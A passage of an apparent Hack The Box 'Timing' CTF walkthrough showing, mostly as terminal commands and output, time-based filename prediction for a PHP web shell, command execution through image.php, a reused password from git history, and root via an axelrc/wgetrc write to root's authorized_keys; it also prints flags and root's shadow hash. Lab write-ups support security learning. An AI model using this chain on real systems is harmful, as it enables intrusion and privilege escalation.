So, uniqid() is just a rabbit hole, it is taking $file_hash as string to generate MD5 hash. However, time()) is also being used as factor to generate MD5. It is considering current time in seconds, that means every second will get a new hash. We need to match the upload time to get the right hash. For that we need to make sure our local machine time is not far behind or a head.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# nmap -p 80 --script http-date -v timing.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-18 09:43 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
Initiating Ping Scan at 09:43
Scanning timing.htb (10.10.11.135) [4 ports]
Completed Ping Scan at 09:43, 0.39s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:43
Scanning timing.htb (10.10.11.135) [1 port]
Discovered open port 80/tcp on 10.10.11.135
Completed SYN Stealth Scan at 09:43, 0.39s elapsed (1 total ports)
NSE: Script scanning 10.10.11.135.
Initiating NSE at 09:43
Completed NSE at 09:43, 2.08s elapsed
Nmap scan report for timing.htb (10.10.11.135)
Host is up (0.35s latency).
PORT STATE SERVICE
80/tcp open http
|_http-date: Sat, 18 Dec 2021 14:43:51 GMT; +1s from local time.
NSE: Script Post-scanning.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds
Raw packets sent: 5 (196B) | Rcvd: 4 (588B)
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# date
2021年 12月 18日 星期六 09:43:52 EST
```
You can check the date and match it with your time using nmap. Target is '-16' seconds behind from my local time. You just need to confirm time, make sure to set your time to GMT.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# timedatectl set-timezone GMT
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# nmap -p 80 --script http-date -v timing.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-18 14:47 GMT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating Ping Scan at 14:47
Scanning timing.htb (10.10.11.135) [4 ports]
Completed Ping Scan at 14:47, 0.44s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:47
Scanning timing.htb (10.10.11.135) [1 port]
Discovered open port 80/tcp on 10.10.11.135
Completed SYN Stealth Scan at 14:47, 0.45s elapsed (1 total ports)
NSE: Script scanning 10.10.11.135.
Initiating NSE at 14:47
Completed NSE at 14:47, 2.61s elapsed
Nmap scan report for timing.htb (10.10.11.135)
Host is up (0.39s latency).
PORT STATE SERVICE
80/tcp open http
|_http-date: Sat, 18 Dec 2021 14:47:40 GMT; 0s from local time.
NSE: Script Post-scanning.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# date
2021年 12月 18日 星期六 14:47:44 GMT
```
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cat demo.jpg
```
Create a jpg file with PHP code which can give code execution access. Now we need to start a PHP interactive shell, where we run continuously run PHP code to generate hash based on time and string.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# php -a
Interactive mode enabled
php > while (true){echo date("D M j G:i:s T Y"); echo " = " ; echo md5('$file_hash' . time());echo "\n";sleep(1);}
Sat Dec 18 14:53:10 UTC 2021 = 1a733cff506cb1313d5f1f495ab8296c
Sat Dec 18 14:53:11 UTC 2021 = 3dede351b682585854ab39ca71b4dfc3
Sat Dec 18 14:53:12 UTC 2021 = 40ecf3c85f74f6aba4c8cb13450e6327
Sat Dec 18 14:53:13 UTC 2021 = 9fb581a1b355eff367ab44f9855a1b66
Sat Dec 18 14:53:14 UTC 2021 = a6bd2452092174471a920790925c0b2c
......
```
Keep it going, do not terminate it. Now we need to upload that recently created jpg file, intercept the upload request, send it to repeater, check the response time and match the time with PHP hash.
``` bash
HTTP/1.1 200 OK
Date: Sat, 18 Dec 2021 15:26:25 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8
The file has been uploaded.
```
Check burp response time and find the matching hash of that time from PHP interactive session.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# php -a
Interactive mode enabled
php > while (true){echo date("D M j G:i:s T Y"); echo " = " ; echo md5('$file_hash' . time());echo "\n";sleep(1);}
Sat Dec 18 15:26:22 UTC 2021 = 12b8b15cb7d8c2478917de1bd09d0b90
Sat Dec 18 15:26:23 UTC 2021 = 5c472b960701353862e6667809ad9cc5
Sat Dec 18 15:26:24 UTC 2021 = 2faeeb4ca04516e9cf6bb199c9c5c9db
Sat Dec 18 15:26:25 UTC 2021 = a2f22cd589ca87a005c5f56a96a4189e
......
```
Response time is 15:26:25 Copy the hash, add the base filename of uploaded jpg file and access it via img query parameter.
#### Initial Access
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=images/uploads/a2f22cd589ca87a005c5f56a96a4189e_demo.jpg&cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```
As you can see we have a code execution. This machine will not easily provide you reverse shell, as firewall (iptables) are in place to block outgoing request from a www-data user.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=images/uploads/a2f22cd589ca87a005c5f56a96a4189e_demo.jpg&cmd=ls+-la+/opt'
total 624
drwxr-xr-x 2 root root 4096 Dec 2 11:19 .
drwxr-xr-x 24 root root 4096 Nov 29 01:34 ..
-rw-r--r-- 1 root root 627851 Jul 20 22:36 source-files-backup.zip
```
'/opt' directory has a backup of website. Let's download it first.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=images/uploads/a2f22cd589ca87a005c5f56a96a4189e_demo.jpg&cmd=cp+/opt/source-files-backup.zip+/var/www/html/images/uploads/'
```
We can't directory access the zip file, so copy it to uploads Directory and from there we can download it.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# curl 'http://timing.htb/image.php?img=images/uploads/source-files-backup.zip' --output source-files-backup.zip
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 613k 0 613k 0 0 12744 0 --:--:-- 0:00:49 --:--:-- 16798
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# ls -la
总用量 628
drwxr-xr-x 2 root root 4096 12月 18 15:36 .
drwxr-xr-x 228 root root 4096 12月 18 08:33 ..
-rw-r--r-- 1 root root 27 12月 18 14:50 demo.jpg
-rw-r--r-- 1 root root 627851 12月 18 15:37 source-files-backup.zip
```
Extract or unzip the file and you will .git repository.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing/backup]
└─# ls -la
总用量 76
drwxr-xr-x 6 root root 4096 7月 20 22:34 .
drwxr-xr-x 3 root root 4096 12月 18 15:42 ..
-rw-r--r-- 1 root root 200 7月 20 22:34 admin_auth_check.php
-rw-r--r-- 1 root root 373 7月 20 22:34 auth_check.php
-rw-r--r-- 1 root root 1268 7月 20 22:34 avatar_uploader.php
drwxr-xr-x 2 root root 4096 7月 20 22:34 css
-rw-r--r-- 1 root root 92 7月 20 22:34 db_conn.php
-rw-r--r-- 1 root root 3937 7月 20 22:34 footer.php
drwxr-xr-x 8 root root 4096 7月 20 22:35 .git
-rw-r--r-- 1 root root 1498 7月 20 22:34 header.php
-rw-r--r-- 1 root root 507 7月 20 22:34 image.php
drwxr-xr-x 3 root root 4096 7月 20 22:34 images
-rw-r--r-- 1 root root 188 7月 20 22:34 index.php
drwxr-xr-x 2 root root 4096 7月 20 22:34 js
-rw-r--r-- 1 root root 2074 7月 20 22:34 login.php
-rw-r--r-- 1 root root 113 7月 20 22:34 logout.php
-rw-r--r-- 1 root root 3041 7月 20 22:34 profile.php
-rw-r--r-- 1 root root 1740 7月 20 22:34 profile_update.php
-rw-r--r-- 1 root root 984 7月 20 22:34 upload.php
```
Let's git commits using gittools.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing/backup]
└─# /root/GitTools-master/Extractor/extractor.sh . source
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 16de2698b5b122c93461298eab730d00273bd83e
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/admin_auth_check.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/auth_check.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/avatar_uploader.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/css
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/css/bootstrap.min.css
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/css/login.css
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/footer.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/header.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/image.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/images
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/images/background.jpg
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/images/user-icon.png
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/index.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/js
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/js/avatar_uploader.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/js/bootstrap.min.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/js/jquery.min.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/js/profile.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/login.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/logout.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/profile.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/profile_update.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/0-16de2698b5b122c93461298eab730d00273bd83e/upload.php
[+] Found commit: e4e214696159a25c69812571c8214d2bf8736a3f
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/admin_auth_check.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/auth_check.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/avatar_uploader.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/css
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/css/bootstrap.min.css
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/css/login.css
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/footer.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/header.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/image.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/images
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/images/background.jpg
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/images/user-icon.png
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/index.php
[+] Found folder: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/js
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/js/avatar_uploader.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/js/bootstrap.min.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/js/jquery.min.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/js/profile.js
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/login.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/logout.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/profile.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/profile_update.php
[+] Found file: /root/hackthebox/machine/timing/backup/source/1-e4e214696159a25c69812571c8214d2bf8736a3f/upload.php
```
After commit extraction, you will see two directories. Now we need to find what has changed in terms of code.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing/backup/source]
└─# ls
0-16de2698b5b122c93461298eab730d00273bd83e 1-e4e214696159a25c69812571c8214d2bf8736a3f
┌──(root💀kali)-[~/hackthebox/machine/timing/backup/source]
└─# diff 0-16de2698b5b122c93461298eab730d00273bd83e/ 1-e4e214696159a25c69812571c8214d2bf8736a3f/
diff '--color=auto' 0-16de2698b5b122c93461298eab730d00273bd83e/commit-meta.txt 1-e4e214696159a25c69812571c8214d2bf8736a3f/commit-meta.txt
1,4c1,3
< tree dcbc181650833009145874df7da85b4c6d84b2ca
< parent e4e214696159a25c69812571c8214d2bf8736a3f
< author grumpy 1626820453 +0000
< committer grumpy 1626820453 +0000
---
> tree fd7fb62599f9702baeb0abdc42a8a4b68e49ec23
> author grumpy 1626820434 +0000
> committer grumpy 1626820434 +0000
6c5
< db_conn updated
---
> init
0-16de2698b5b122c93461298eab730d00273bd83e/css 和 1-e4e214696159a25c69812571c8214d2bf8736a3f/css 有共同的子目录
diff '--color=auto' 0-16de2698b5b122c93461298eab730d00273bd83e/db_conn.php 1-e4e214696159a25c69812571c8214d2bf8736a3f/db_conn.php
2c2
< $pdo = new PDO('mysql:host=localhost;dbname=app', 'root', '4_V3Ry_l0000n9_p422w0rd');
---
> $pdo = new PDO('mysql:host=localhost;dbname=app', 'root', 'S3cr3t_unGu3ss4bl3_p422w0Rd');
0-16de2698b5b122c93461298eab730d00273bd83e/images 和 1-e4e214696159a25c69812571c8214d2bf8736a3f/images 有共同的子目录
0-16de2698b5b122c93461298eab730d00273bd83e/js 和 1-e4e214696159a25c69812571c8214d2bf8736a3f/js 有共同的子目录
```
Database connection credentials has been modified. Let's try these creds on user SSH login.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# ssh aaron@10.10.11.135
The authenticity of host '10.10.11.135 (10.10.11.135)' can't be established.
ED25519 key fingerprint is SHA256:l+I6D4WoPXSUZt7KMuKochzDuE9R21TrDSgg9nJcD5I.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.135' (ED25519) to the list of known hosts.
aaron@10.10.11.135's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat Dec 18 15:47:36 UTC 2021
System load: 0.0 Processes: 172
Usage of /: 89.8% of 4.85GB Users logged in: 0
Memory usage: 47% IP address for eth0: 10.10.11.135
Swap usage: 0%
=> / is using 89.8% of 4.85GB
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
aaron@timing:~$ id
uid=1000(aaron) gid=1000(aaron) groups=1000(aaron)
aaron@timing:~$ whoami
aaron
aaron@timing:~$ cat user.txt
52202751554f6dc8c14dc2a637fca55a
```
The second password is being reused as 'aaron' user's password.
- 
#### Privilege Escalation - root
``` bash
aaron@timing:~$ sudo -l
Matching Defaults entries for aaron on timing:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User aaron may run the following commands on timing:
(ALL) NOPASSWD: /usr/bin/netutils
```
User can run a binary with root privileges. Let's look into it.
``` bash
aaron@timing:~$ file /usr/bin/netutils
/usr/bin/netutils: Bourne-Again shell script, ASCII text executable
aaron@timing:~$ cat /usr/bin/netutils
#! /bin/bash
java -jar /root/netutils.jar
```
It is a shell script, running a java application from root's directory. Let's interact with it.
``` bash
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >>
```
Upon execution of the binary, it gives us two options, FTP and HTTP. Setup a HTTP server on Kali and download test file.
``` bash
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: 10.10.14.30/test.txt
Initializing download: http://10.10.14.30/test.txt
File size: 5 bytes
Opening output file test.txt
Server unsupported, starting from scratch with one connection.
Starting download
Downloaded 5 byte in 0 seconds. (0.01 KB/s)
```
After download check the downloaded file in 'aaron' user's home directory or current working directory.
``` bash
aaron@timing:~$ ls -la test.txt
-rw-r--r-- 1 root root 5 Dec 18 15:54 test.txt
```
As you can see the file permissions are of root user and 'aaron' user has read access to it. We still don't know what's happening behind scene. Let's run a pspy in one SSH terminal and in another execute sudo binary to find what's happening.
``` bash
2021/12/15 10:28:04 CMD: UID=0 PID=74557 | wget -r ftp://10.10.14.30
2021/12/15 10:28:30 CMD: UID=0 PID=74623 | /root/axel http://10.10.14.30
```
These two applications are being used behind the scene to download files. FTP is using wget and HTTP is using Axel application. We can get the 'Axel' application version via netcat.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# nc -lvnp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.135.
Ncat: Connection from 10.10.11.135:47068.
GET /test.txt HTTP/1.0
Host: 10.10.14.30
Accept: */*
Range: bytes=1-
User-Agent: Axel/2.16.1 (Linux)
```
The user agent disclose application version. This version has no any CVEs. 'Axel' application has a configuration file via that we can dump our SSH public keys as authorized_keys.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# locate axel
/usr/share/doc/axel/examples/axelrc.example
```
If you are on kali, you will find example axelrc file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cat /usr/share/doc/axel/examples/axelrc.example
......
# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default
......
```
This 'default_filename' will be activated when downloading something without any filename from 'axel'.
``` bash
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.30/
Initializing download: http://10.10.14.30/
File size: 382 bytes
Opening output file default
Server unsupported, starting from scratch with one connection.
Starting download
Downloaded 382 byte in 0 seconds. (0.41 KB/s)
```
As you can see from the above example, to download I didn't provide any file name. Even thou it dowloaded something and saved it as 'default'
``` bash
aaron@timing:~$ ls -la default
-rw-r--r-- 1 root root 382 Dec 18 16:08 default
aaron@timing:~$ cat default
Directory listing for /
```
If we read the 'default' file, then we will see HTML format of directory listing page.It just download the whole page and saved it as 'default'. If we look closely, all the downloaded files have root's permissions. We can use it our advantage.
``` bash
cat axelrc
---------SNIP---------
# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
default_filename = /root/.ssh/authorized_keys
---------SNIP---------
```
Change the 'default_filename' to '/root/.ssh/authorized_keys', save it. Download this file to 'aaron' user's home directory and save it as .axelrc.
If we download something without providing file name then it will be dumped into 'root' directory. So we will dump our Kali SSH public key and save it as 'authorized_keys'. But as we saw previously, it saves it in HTML format. For that we need to create new directory and save your Kali public key as index.html
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cp /root/.ssh/id_rsa .
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cp /root/.ssh/id_rsa.pub index.html
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cat index.html
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# chmod 600 id_rsa
```
Now we are set to execute this. Setup a HTTP server where your Kali SSH key file is and download it via netutils HTTP option.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# mv index.html tmp/
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cd tmp/
┌──(root💀kali)-[~/hackthebox/machine/timing/tmp]
└─# ls
index.html
┌──(root💀kali)-[~/hackthebox/machine/timing/tmp]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.11.135 - - [18/Dec/2021 17:16:37] "GET / HTTP/1.0" 200 -
10.10.11.135 - - [18/Dec/2021 17:16:38] "GET / HTTP/1.0" 200 -
```
``` bash
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.14.30/
Initializing download: http://10.10.14.30/
File size: 563 bytes
Opening output file /root/.ssh/authorized_keys
Server unsupported, starting from scratch with one connection.
Starting download
Downloaded 563 byte in 0 seconds. (0.69 KB/s)
```
and we are root now
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# ssh -i id_rsa root@10.10.11.135
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat Dec 18 17:33:24 UTC 2021
System load: 0.04 Processes: 173
Usage of /: 48.9% of 4.85GB Users logged in: 1
Memory usage: 10% IP address for eth0: 10.10.11.135
Swap usage: 0%
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Dec 7 12:08:29 2021
root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# whoami
root
root@timing:~# cat root.txt
59f6feb7623ce66e648e736cd3958e24
root@timing:~# cat /etc/shadow | grep root
root:$6$94dEO.yJ$NVRpUQ0JnWZJKDRr//hnXKGJeiXCVSYkdlxYt7UgkvIr/3z8pkQwoEd67QtnWALkGV9A.C8T3hGtxUeZIH7ZW.:18826:0:99999:7:::
```
#### privesclation via WGET (FTP)
There's another method to do the same thing, but with WGET (FTP). This can be done by wgetrc
- [Wgetrc Commands (GNU Wget 1.21.1-dirty Manual)](https://www.gnu.org/software/wget/manual/html_node/Wgetrc-Commands.html)
``` bash
aaron@timing:~$ cat .wgetrc
output_document = /root/.ssh/authorized_keys
```
Create a wget configuration file in 'aaron' users home directory. Setup a FTP server on Kali Linux.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMR1r7B7aiEe6j+wBsVumAFqFXCiqw2iSrcg1S7rC1BdlVqr8YfWnT6e/e3+TAJk9idtLz/wN2MkupWtI1ddtNTJz31RQb0WMGjq7p8Usg0uIYhQH0PTN/GmPXDhqLIPcbTnNQMcV2PnwM07eXxQH0+s9rqVO8cR2z2f35bKe3WrHNnT7NwfOoWqNJxh+V8OGgfF8LhS0E46I6co76MJAIsX24Zs9r/dY+JPOlJlS3K2Kf3xSfPAScQeWip1WYY9depVuQywk12kOUikzGNjlQ4phNba47VjfycyV34cLw0/vQcDv5hMCfaK+hoE5rBXysnVx/f3n3zRYMLomgveQUCLBYUwJPE2t0VzeeX4W9wxrAOl2Njx5TI4cEFnmlp/6lO/iK+aC6BSBRxU19jS2fUchiN9PMgLSYGzhuIxOLvvd9AlaOYPNM7a5AfjzzO+gd1fv/Mb9EIZCKibtvpHp0eomnSDcDz/b9FNpbvg6V5NBVy2VaufcRbiBDD6cTS00= root@kali┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# python3 -m pyftpdlib -p 21
[I 2021-12-18 18:35:02] concurrency model: async
[I 2021-12-18 18:35:02] masquerade (NAT) address: None
[I 2021-12-18 18:35:02] passive ports: None
[I 2021-12-18 18:35:02] >>> starting FTP server on 0.0.0.0:21, pid=6362 <<<
```
Make sure you have authorized_keys file and start a python FTP severe.
``` bash
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 0
Enter Url+File: 10.10.14.30/authorized_keys
```
``` bash
[I 2021-12-18 18:36:43] 10.10.11.135:35200-[anonymous] USER 'anonymous' logged in.
[I 2021-12-18 18:36:47] 10.10.11.135:35200-[anonymous] RETR /root/hackthebox/machine/timing/authorized_keys completed=1 bytes=562 seconds=0.004
[I 2021-12-18 18:36:47] 10.10.11.135:35200-[anonymous] FTP session closed (disconnect).
```
After this, you can login via SSH from Kali Linux.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/timing]
└─# ssh -i id_rsa root@10.10.11.135
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat Dec 18 18:40:23 UTC 2021
System load: 0.02 Processes: 170
Usage of /: 48.9% of 4.85GB Users logged in: 0
Memory usage: 11% IP address for eth0: 10.10.11.135
Swap usage: 0%
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sat Dec 18 18:14:36 2021 from 10.10.14.30
root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)
root@timing:~# whoami
root
root@timing:~# cat root.txt
59f6feb7623ce66e648e736cd3958e24
```
